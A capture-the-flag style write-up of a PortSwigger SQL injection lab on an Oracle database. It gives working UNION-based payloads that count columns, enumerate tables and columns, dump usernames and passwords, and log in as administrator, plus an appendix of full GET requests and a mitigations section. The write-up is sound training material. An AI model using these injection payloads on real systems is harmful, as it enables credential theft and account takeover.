SQL injection attack, listing the database contents on Oracle
SQL injection attack, listing the database contents on Oracle: Exploit an SQL injection in the product category filter to enumerate the database, identify the users table and its columns, dump all credentials, and log in as administrator. • PortSwigger • SQL injection • portswigger, sql-injection
🎯 Objective
Exploit an SQL injection in the product category filter to enumerate the database, identify the users table and its columns, dump all credentials, and log in as administrator.
🧩 Lab Context
- Vulnerability: SQL Injection (UNION-based) in category filter
- Endpoint:
/filter?category=<payload> - DBMS: Oracle (confirmed via
DUAL,ALL_TABLES,ALL_TAB_COLUMNS) - Columns in original query: 2 (determined via
ORDER BYtesting)
🗺️ Strategy
- Find column count / data types with
ORDER BYand UNION probes. - Confirm Oracle and pivot to
DUAL. - Enumerate object names using
ALL_TABLESandALL_TAB_COLUMNS. - Dump sensitive rows via UNION.
- Use recovered creds to log in as
administrator.
🔎 Discovery & Enumeration
1) Column count & type alignment

- Initial probing showed 2 columns.
- Mixed string/int UNIONs failed until switching to
FROM DUAL(Oracle idiom).
Screenshot – Early UNION exploration
2) Confirm Oracle & enumerate tables
Use Oracle metadata views to list tables:
' UNION SELECT table_name, NULL FROM all_tables --- Identified target table:
USERS_QKREWN
3) Enumerate columns for target table
' UNION SELECT column_name, NULL
  FROM all_tab_columns
WHERE table_name='USERS_QKREWN' --- Extracted columns:
USERNAME_MXVKHDPASSWORD_OCMCJM
4) Dump users and passwords
' UNION SELECT USERNAME_MXVKHD, PASSWORD_OCMCJM
  FROM USERS_QKREWN --
Screenshot – Dumped credentials


Use the recovered administrator credentials to authenticate.
Screenshot – Successful login
✅ Verification
- UNION output displayed user/password pairs from the discovered table/columns.
- Login using recovered
administratorcredentials succeeded.
🛡️ Mitigations (What should be fixed)
- Use parameterized queries / prepared statements for all filter inputs.
- Apply strict allow-lists to category values (server-side).
- Remove direct exposure of DB metadata; ensure application role lacks
SELECTonALL_%views if not needed. - Centralize error handling to avoid reflection of query results from UNION paths.
- WAF rules: treat
'--,UNION, and concatenation patterns as suspicious, but do not rely solely on WAF.
📎 Appendix — Payload Library
Column counting
GET /filter?category=Pets' ORDER BY 1--
GET /filter?category=Pets' ORDER BY 2--
GET /filter?category=Pets' ORDER BY 3--   ← error ⇒ only 2 columns
Type alignment (Oracle)
GET /filter?category=Pets' UNION SELECT 'a','b' FROM DUAL--List tables
GET /filter?category=Pets' UNION SELECT table_name, NULL FROM all_tables --List columns for USERS_QKREWN
GET /filter?category=Pets' UNION SELECT column_name, NULL
FROM all_tab_columns WHERE table_name='USERS_QKREWN' --
Dump creds
GET /filter?category=Pets' UNION SELECT USERNAME_MXVKHD, PASSWORD_OCMCJM FROM USERS_QKREWN --🧠 Notes
- The
DUALtable is an Oracle single-row table used when aFROMclause is syntactically required. - Oracle metadata views used here:
ALL_TABLES,ALL_TAB_COLUMNS. - If the application transforms output (e.g., HTML encoding), you can still extract data in the rendered page or via the raw response.
Comments
Comments
Loading comments…